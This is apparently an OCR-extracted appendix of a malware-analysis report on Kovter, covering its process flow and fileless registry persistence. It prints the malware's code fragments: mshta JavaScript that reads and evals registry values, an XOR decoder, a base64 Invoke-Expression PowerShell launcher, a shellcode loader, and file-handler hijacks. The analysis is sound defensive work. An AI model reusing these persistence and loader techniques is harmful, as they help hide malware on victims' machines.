
Kovter
Calls *urlmon! ObtainUserAgentString.* Writes result to File Mapping then exits the process.
Context string is md5("chrhr"+ uniqCompName)

Legend

- **Chrome Clickjacker Process**
- **Process Hollowed w/ Kovter**
- **Normal PE Executable File**
- **Mshta.exe Process**
- **Non-Looping Function**
- **Looping Function (Thread)**

Context Strings
$CMD - Full command line, including executable file
$PATH - Full path to executable
$AFFID - Affiliate ID. Stored encoded in registry.
1. $CMDmap_ffile<::>map_ffilepath<<$PATH>>path
2. shell<::>shellbps::bpsnum:$AFFID:num
3. power<::>powerbps::bpsnum:%d:num
4. $CMDinj_ffile<::>inj_ffilepath<<$PATH>>path
5. $CMDinj_ffile<:2:>inj_ffilepath<<$PATH>>path

APPENDIX A.2. PATH TO *MAINTHREAD* FROM REGISTRY PERSISTENCE



Powershell.exe

Registry Javascript
Mshta and java script command line that loads Kovter as described in Appendix B. Persistence.

Kovter
Context String #1.

Kovter

Completes execution of *GiantInit* and executes *mainThread*. Context String #2.

Process Injection and PE Loading

- Process Hollowing
- Double Loader (same address space)
- Regular PE Loader (same address space)
- WMI CreateProcess

mainThread

Check if process is debugged or inside a VM. If so, send Mode 4 message to mainanti URL and sleep forever.

Check if a packet sniffer is installed. If so, send Mode 4 message to mainanti URL and initiate bot behavior.

sendBotMsg ToRandomIp

createControl Process

antiNetwork Sniffer

awayFrom Keyboard

mode1Msg

userAgent Enum

antiFarbar

freeze RegPersist

mode3Msg

inject Clicker Children

killClicker Children

cullClick jackers

antiTask Manager

mode5 _6Msg

ManageClicker *ManageClicker* • • • *ManageClicker* *ManageClicker*

Kovter

Monitors for mutex created by *createControlProcess* to
disappear. If it does, creates new Kovter process with context string md5("main"+ uniqCompName). Context string is md5("control"+ uniqCompName)

Kovter

Calls *urlmon! ObtainUserAgentString.* Writes result to File Mapping then exits the process. Context string is md5("chrhr"+ uniqCompName)


Legend

- **Chrome Clickjacker Process**
- **Process Hollowed w/ Kovter**
- **Powershell.exe Process**
- **Mshta.exe Process**
- **Non-Looping Function**
- **Looping Function (Thread)**

Context Strings
$UNIQ - Unique Computer Name

1. shell<::>shellrm<$UNIQ>
2. power<::>powerrm<$UNIQ>

APPENDIX B. FILELESS PERSISTENCE



FILELESS PERSISTENCE

STAGE 1

HKCU\Software\Microsoft\Windows\CurrentVersion\Run key with random alphabetic name is run.

```
'mshta.exe javascript:b9QcTEt1="9rRRNbh";
xo6=new%20ActiveXObject("WScript.Shell");
ktsX6jm8="XjCrDk";A8hi8f=xo6.RegRead("HKCU\\\\software
\\\\enjsdadnj\\\\iddac");
qli9u7="ke5WS9";eval(A8hi8f);v7M5lz="2X";'
```

STAGE 2


Large hexstring is xor decodedand passed to a second Javascript eval function

Meaningless Javascript variables are created and intermixed with the XOR decode algorithm.

```
ep7n="7C63240F042A3B0F3A662A141596A5..133451D56";
for(H=y=0; y< r.length; y++)  {
y+=String.fromCharCode(r.substr(y,1).charCodeAt()^
i.substr(H,1).charCodeAt()); }
eval(y)
```

In this Appendix we will discuss Kovter's fileless persistence technique. Techniques that take advantage of weakness in Regedit to create invisible registry values will be covered in Appendix C. Kovter persists by adding values to HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run.

During the incident response we discovered not only a non-hidden value in the Run key, but also two hidden values. The non-hidden key is created if Kovter persists after a packet sniffer is detected on the system. The hidden values were created using the technique described in Appendix C. Since Wireshark was installed on the system during the incident response, the non-hidden key is explained. The two hidden values are harder to explain. We suspect Kovter had an error when trying to delete the hidden values. It is possible the code for deleting hidden values is not as robust as the code for creating them. Since the infected computer had gone through at least one version update, perhaps one of the hidden value is from the initial version and the second value is from the second version.



STAGE 3

Base64 string is decoded and passed as environment to Powershell, which calls Invoke-Expression on it.

```
z3s2=new ActiveXObject("WScript.Shell");
(z3s2.Environment("Process"))("xmbvebj")="iex
([Text.Encoding]::ASCII.GetString([Convert]::
FromBase64String('I21mZ2p5ZnANCn.)))";
FF7q6M=z3s2.Run("cmd.exe /c
\"C:\\WINDOWS\\SysWOW64\\WindowsPowerShell\\v1.0\\
powershell.exe\" Invoke-Expression
$env:xmbvebj",0,0);}catch(e){}close();
```

STAGE 4

Two functions are defined, gdelegate and gproc. These resolve VirtualAlloc, allocated a RWX buffer, and copy a byte array called SC32 into it. CreateThread passes control to the buffer.

```
[Byte[]] $sc32 = 0x55,0x8B,<#gr#>0xEC,0x81,...;
for ($i=0;$i -le ($sc32.Length-1);$i++)
[System.Runtime.InteropServices.Marshal]::
GetDelegateForFunctionPointer((gproc
kernel32.dll CreateThread),(gdelegate @([IntPtr],
[UInt32],[UInt32],[UInt32],[UInt32],
[IntPtr]) ([IntPtr])))).Invoke(0,0,$pr,$pr,0,0);
```

STAGE 5

Shellcode32 reads RegValue("7") with RegQueryValueEx. This buffer is decoded with an XOR key. The decoded buffer is loaded into memory using the modified Kovter PE loader, which allocates a buffer twice SizeOfImage in the PE header.After the loaded version of Kovter, it copies the unloaded PE-- this enables Kovter to reflectively load itself in the future. The context string is copied after this in memory. Execution passes to the entry point of the Kovter DLL.

The non-hidden value, "Kpuflint" runs "c:\windows\system32\mshta.exe", the "Microsoft HTLM Application host." This executable can be passed Javascript as a command line argument which it will execute. As we will see, the technique of calling mshta.exe with Javascript command line arguments is the first stage of the fileless persistence technique.

The first hidden value is for a LNK file (a shortcut file). It is "c:\users\user\appdata\local\xosiny\dzeb.lnk". The second hidden value is also a LNK file: "c:\users\user\appdata\local\abdyzok\rqudxy.lnk"

We believe the LNK files are used instead of the command itself because it adds an extra layer of misdirection. Also, if someone is looking through the registry, a LNK file might be less attention grabbing than a blob of Javascript.

Below are the files each LNK files will run:

```
    c:\users\user\appdata\local\xosiny\dzeb.lnk:
        c:\users\user\appdata\local\ipuqsufb\uhjokcu.bat

    c:\users\user\appdata\local\abdyzok\rqudxy.lnk:
        c:\users\user\appdata\local\lpuhe\mxicfu.bict
```

A BAT file is a text file containing one or more commands to be run in the Microsoft CMD interpreter. uhjokcu.bat contains:

```
    echo 5I5ErvarwwTG
    echo J65cTvhi4JYHTacLpAeEYymmkbJx7uV8
    echo LWo2LfvZzgvSUsgDB5FN3
    echo 697YXvx4yoSpFAT
    echo BYoliA7gJZ42u8x5iIuW1
    echo BST1w6
    echo o1vSzDlr36WqHTZbleQ
    start "ybo54h0PjBGPaCZzXWBy" "%LOCALAPPDATA%\Zacnykz\c advyhm.adcyk"
    echo Q1yidgglAjGsx5ZHhmHce
    echo WEh0vkVjofsNlqbFdPiTbcab1QmrvbO
    echo 2GWOrtiaksF
    echo Y2XBwY19znyw4jmzAPHyHuteqYLvc3u5Hau
    echo rQoNz4
    echo i99SJjjdu
```

The only relevant line from uhjokcu.bat is the line that begins "start". The other lines are included as obfuscation.

```
    start "ybo54h0PjBGPaCZzXWBy" "%LOCALAPPDATA%\Zacnykz\c advyhm.adcyk"
```

This will launch the process "%LOCALAPPDATA%\Zacnykz\c advyhm.adcyk" with "ybo54h0PjBGPaCZzXWBy" as the name of the process.

The file "c advyhm.adcyk" doesn't have any recognizable format. The start command uses the default handler of the file extension to run the file in this case “adcyk”. The malware installed a default handler for the "adcyk" file extension. The default handlers are stored in the HKEY_CLASS_ROOT.

```
    [HKEY_CLASSES_ROOT\.adcyk]
    @="arho"
```

arho is the program to run for adcyk files.

```
    [HKEY_CLASSES_ROOT\arho]

    [HKEY_CLASSES_ROOT\arho\shell]
    [HKEY_CLASSES_ROOT\arho\shell\open]

    [HKEY_CLASSES_ROOT\arho\shell\open\command]
    @="\"C:\\WINDOWS\\system32\\mshta.exe\" \"javascript:z1kHl=\"SiBZQ\";I6M2=new
ActiveXObject(\"WScript.Shell\");qs0Nn=\"2BEh4hFR\";lEgt9=I6M2.RegRead(\"HKCU\\\\software\
\\\nkeks\\\\cnakwq\");dpP1iXav=\"hX9bkPRH\";eval(lEgt9);nro9M=\"ioQzi30v\";\""
```

The command in the key HKEY_CLASSES_ROOT\arho\shell\open\command will be executed when the BAT file uhjokcu.bat is run. The contents of the file "c advyhm.adcyk" are irrelevant.


Let’s look more closely at the Javascript string passed to Mshta.exe (this is actually the same Javascript used by the non-hidden Kpuflint Run key mentioned before). Most of the Javascript is obfuscation. The important part is that it will read the registry key, "HKCU\software\nkeks\cnakwq" (HKCU is HKEY_CURRENT_USER) and execute it as Javascript using the Javascript function "eval."

Returning briefly to the other hidden autorun registry value we see that it behaves very similarly. Recall that rqudxy.lnk targets "lpuhe\mxicfu.bict." Just like for the “adcyk” file extension, the malware has installed a default handler for files with the extension ".bict"

```
    [HKEY_CLASSES_ROOT\.bict]
    @="iciksu"

    [HKEY_CLASSES_ROOT\iciksu]

    [HKEY_CLASSES_ROOT\iciksu\shell]

    [HKEY_CLASSES_ROOT\iciksu\shell\open]

    [HKEY_CLASSES_ROOT\iciksu\shell\open\command]
    @="cmd.exe /c start \"\" \"C:\\Users\\USER\\AppData\\Local\\Vqunjexh\\ybadb.bfyzdim\"
\"javascript:ajFHo4Ex=\"wVjbO27Z\";R3T=new
ActiveXObject(\"WScript.Shell\");y6T7Ay=\"UWVXQSV\";x1Abk=R3T.RegRead(\"HKCU\\\\software\\
\\nkeks\\\\cnakwq\");ERCr96a=\"a\";eval(x1Abk);jV21sX=\"C8Ct7DBt\";\""

    [HKEY_CLASSES_ROOT\.bfyzdim]
    @="iqmyjb"
    [HKEY_CLASSES_ROOT\iqmyjb]

    [HKEY_CLASSES_ROOT\iqmyjb\shell]

    [HKEY_CLASSES_ROOT\iqmyjb\shell\open]

    [HKEY_CLASSES_ROOT\iqmyjb\shell\open\command]
    @="mshta.exe %*"
```

We can see that the command in the key HKEY_CLASSES_ROOT\iciksu\shell\open\command will be executed. Using the default handlers trick, the command ultimately is passing mshta.exe a Javascript string. As before with the other autorun key, the Javascript reads the registry key, "HKCU\software\nkeks\cnakwq" and executes it as Javascript using the function "eval."

What does HKCU\software\nkeks\cnakwq contain? The unique computer name is nkeks. RegValue(“8”) is cnakwq.



```
lySoezgvC2PLfTPVk1sroOwTZ="kkXEsQ9j8xGB6IephGYA8zEcMM";
xDUM4EXnOQBGXBCvpOWs="bKST2egNG7SDCtQqmQcSl0u1L8sRC";
XbbVlcJZNxww2sxdOMoAYIw="boQKb4DPpa2u8BpdoldepVsCo3cYQBNrHPUpN8PpLKq9I";
MNZzBbjWt2dpQfKozoHmTQZF="k9LEVDRSBGvCBcPfgmpm8QJyRsX";
Giiiypl0dFgTeyshYu="i2BWOmaRiTIoOdw3xhtKahzX";
O7iFMGaa6MGRNWAHFIObA="VOYY6oAFCHsYcaM9S1c";
c2QLUNWvCjyTVJQRbGO4r="LC5WD0l1VFAEnCKoanrk6AkpFMRHHMMDMszh0TRvHSPE";
ep7n="7C63240F042A3B0F3A662A146421470E0C730613013B21596A5A23367216202F17481D767A2C477C5A2…
```

… (ep7n is 50434 bytes long)…


```
…5044512C12350E5C0E612B1136392D4133451D56";
HFlYpCcLdDjUZmppF3gN8S="opQFVBgFPfkuLHHS9qwR1JCRwkjHUf1TsE";
FlnYrdEAZLjMs1GdfFuyvAx0="IJQcVeXefpou30pKQ1mXAsK0c1W";
wjNJQQ4GfHuxjaUHncEmz="b7hfJHsaJNAUPT7CwAKZ8nFuEuJG0pPmG";
rbZ4TdJGEQBjzoLJympxOMIE="QItuY7G0CMQ9H1DZ5mcHutafrTy8Dse6rz9PSdx0MTmPPCo";
FnCdIgSySwA7QHgLRVJ4="28RYCmoxO1wzUEEApZoXbBGu7HJR4Ne1blHcr8";
v3XKMJd5mUtcekHMaQoZj="nCcxvDV8kE7B0Zq66";
TbbBW8PmVMF8HKgLjNshZTi="i7zFmTiCR4rURUTrekDeKlX8tYQpXUs9emc4G0";
rwUg8U="";
for(Rcm3ttbV=0; Rcm3ttbV<ep7n.length; Rcm3ttbV+=2)
    rwUg8U+=String.fromCharCode(parseInt(ep7n.substr(Rcm3ttbV,2),16));
fCwUIIyRb3MPVtBJajC="QuQ50UBvYyM5Xm7Fmg98sCE1zcSIVUWWMi";
EoGY4pguOlGnYYz1PtkdJnMU="QpZ60DQtnsozLwxHUtfZMVXqZMIzxbwUDzvEUqDTg4pzDB";
ZiDZvFAFs9SUikpACEBlu3="GnfL1lBeZbp9KWI9vBOSVEfdE";
rSSIRnz2jYDddDPRivVbLIHq="VR89uHBNuiqFOtITDCz5zkHRYY1dF4xV7wDbt";
F1xzzbYBaMmSSMESfHpxjt9="cEhKsXA36ZoPFuRNgHn4WY45S14MdKRNHObFLYnIFeJG05";
tOeEtzEJBtDL7AOmZvM="xLKH5bG7OOHoLdfajqMBZjmOdaJ";
XeQFtjocfMsifuARr7="Rcqi79k2CQPWNf9j4sUj3hllLgFxAJzwyL";
Wl7UhEvxIJdKPZqmVbu="jXIEnmDSFm4DXrnvbnhVT0Iif1Kbtd9gC";
iTtZC4r0PfQ="92MfVftkHPlUUB2Vm4mBfhBdH0TQ3NInxpID0B3E7PzPVyCTFjKvm1P76ecvMgHOcvHuSaj2VAf1WaXpC7dGSk";
yePFwrYn4TqS2="";
